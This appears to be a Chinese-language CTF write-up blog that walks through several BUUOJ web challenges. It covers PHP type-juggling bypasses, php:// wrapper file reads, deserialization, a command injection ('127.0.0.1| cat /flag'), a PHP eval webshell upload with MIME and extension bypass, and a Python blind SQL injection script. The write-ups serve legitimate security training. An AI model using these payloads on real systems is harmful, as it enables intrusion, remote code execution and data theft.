
[极客大挑战 2019]BuyFlag

> 打开网站
>
>
>
> SYCLOVER
>
> HI HACKERS
>
> HERE IS THE SECRET WEBSITE

HERE IS THE SECRET WEBSITE OF THE SYCLOVER

https://blog.csdn.net/gd_9988

也没看到什么有效信息，看看右上角有个menu，里面有个payflag




FLAG

FLAG NEED YOUR 100000000 MONEY

https://blog.csdn.net/gd_9988

老规矩。看看源代码




```
    </body>
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
-->
```

https://blog.csdn.net/gd_9988

POST两个参数money和password
这个时候我们需要打开burp
发送一个POST请求给pay.php

```
GET /pay.php HTTP/1.1
Host: ed7ea6b7-5cd3-42e8-9066-738ee1766112.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```



```
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: user=0
Upgrade-Insecure-Requests: 1
```


https://blog.csdn.net/gd_9988

> 变更请求方法
> 在这里is_numeric()函数有个漏洞，使得我们可以绕过。

```
is_numeric()函数是判断变量是否是数字或者数字字符串，不仅检查10进制，16进制也可以.
is_numeric()对于空字符%00,不论%00放在数字前后，都会返回false,对于%20,只有放在数字后才会返回false.
```


所以我们构造

```
payload:password=404%00&money=100000000
```




```
<p>
Only Cuit's students can buy the FLAG</br>
</p>
```

而我们观察到



```
Connection: close
Cookie: user=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
```


这个地方以直觉来看，肯定是要改为1的



```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=
Accept-Encoding: gzip, deflate
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

password=404%00&money=100000000
```

https://blog.csdn.net/gd_9988

而返回包




```
<p>
you are Cuiter</br>Password Right!</br>Nember lenth is too long</br>
</p>
```

这么一看来，肯定是money参数的值太长了，这个地方得绕过一下、
这里我们构造

```
payload:password=404%00&money[]=1
```

得到flag



```
<hr />
<p>
you are Cuiter</br>Password
Right!</br>flag{31129691-1c52-4b06-b77f-39c090210c7b}
</br>
</p>
```

[ZJCTF 2019]NiZhuanSiWei

> 打开网页

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

分析

```
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf"))
```

```
file_get_contents() 函数把整个文件读入一个字符串中。
```

> 所以这个地方可以使用
> php://input伪协议
> 或者
> data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
> 故给出

```
#php://input
payload:text=php://input&file=php://filter/read=convert.base64-encode/resource=useless.php
#data://
payload:text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=php://filter/read=convert.base64-encode/resource=useless.php
```


base64解码后读取出useless.php源码

```
<?php
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
#根据源代码，进行本地序列化
<?php
class Flag{  //flag.php
    public $file = 'flag.php';
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$password = new Flag();
$password = serialize($password);
echo $password;
```

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

故最终

```
payload:data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```



welcome to the zjctf




oh u find it

U R SO CLOSE !///COME ON PLZ

https://blog.csdn.net/gd_9988

查看页面源代码即可获得flag

[ACTF2020 新生赛]Include



> 打开网页
>
> 
>
> tips
>
> 点击链接
>
> 
>
> Can you find out the flag?
>
> 此时观察URL
>
> 
>
> /?file=flag.php
>
> 很明显是一个文件包含，而且题目也提示是include
> 所以这里我们使用php://filter伪协议读取flag.php的源代码

```
payload:?file=php://filter/read=convert.base64-encode/resource=flag.php
```

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZmJkYzQyNmItZjI0OS00MGQ2LWIwYWQtODJlZDJkMWY1MTYzfQo=

base64解码即可得flag

[ACTF2020 新生赛]Exec

> 打开网页
>
> 
>
>
> 127.0.0.1
>
>
>
> ```
> PING 127.0.0.1 (127.0.0.1): 56 data bytes
> ```
>
> https://blog.csdn.net/gd_9988
>
> 很明显的命令执行
> payload:127.0.0.1|ls
>
> 
>
> ```
> index.php
> ```

最终

```
payload:127.0.0.1| cat /flag
```

[极客大挑战 2019]Upload

> 打开网页
> 很明显是一个文件上传
> 这时候我们准备好一个webshell


后缀绕过

php,php3,php4,php5,phtml.pht

一句话

```
GIF89a
<script language="PHP">
@eval($_POST['cmd']);
</script>
```


制作一个webshell.phtml进行上传
MIME类型检测绕过
将text/php修改为image/jpeg



```
POST /upload_file.php HTTP/1.1
Host: c714ffd8-a908-4dc1-8e4f-31da36ad93fb.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------33197126511
Content-Length: 398
Origin: http://c714ffd8-a908-4dc1-8e4f-31da36ad93fb.node3.buuoj.cn
Connection: close
Referer: http://c714ffd8-a908-4dc1-8e4f-31da36ad93fb.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

-----------------------------331971265116305341957715525 8
Content-Disposition: form-data; name="file"; filename="webshell.phtml"
Content-Type: text/php

GIF89a
<script language="PHP">
@eval($_POST['cmd']);
</script>
-----------------------------331971265116305341957715525 8
Content-Disposition: form-data; name="submit"

提交
-----------------------------331971265116305341957715525 8--
```

https://blog.csdn.net/gd_9988

打开蚁剑连接，然后cat /flag




```
(www-data:/var/www/html/upload) $ cat /flag
flag{4e1e6b74-ef4a-4ad2-8602-94742a49a467}
(www-data:/var/www/html/upload) $
```

[BJDCTF 2nd]简单注入

这里贴出一个自己的脚本吧，会写盲注脚本但是不懂怎么快速构造语句，哭了，还得努力。

```python
import requests
url = "http://97e723eb-aaa8-4f2a-b274-b40fbeaccf3f.node3.buuoj.cn/index.php"
data = {"username":"admin\\",
        "password":""}
result = ""
for i in range(1,20):
    lmax = 127
    lmin = 33
    while lmax-lmin > 1:
        mid=(lmax+lmin) //2
        payload = "or/**/if(ascii(substr(password,{0},1))>{1},1,0)#".format(i, mid)
        data['password'] = payload
        res = requests.post(url,data=data)
        if res.text.find("stronger") > 1:
            lmin = mid
        else:
            lmax = mid
    result += chr(lmax)
print(result.replace(chr(lmin+1),''))
```

[ACTF2020 新生赛]BackupFile

> 打开网页
>
> 
>
> Try to find out source file!
>
> https://blog.csdn.net/gd_9988
>
> 找备份源码
> 一开始我以为是找www.zip和backup这些等等，没想到最后却是index.php.bak
> 下载源码打开

```php
<?php
include_once "flag.php";
if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

首先需要GET传递一个key值并且要与123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3
由于int和string类型是无法直接比较的，故php会将string类型转换为int类型进行比较，而转换int类型后只保留数字也就是123，故

```
payload:?key=123
```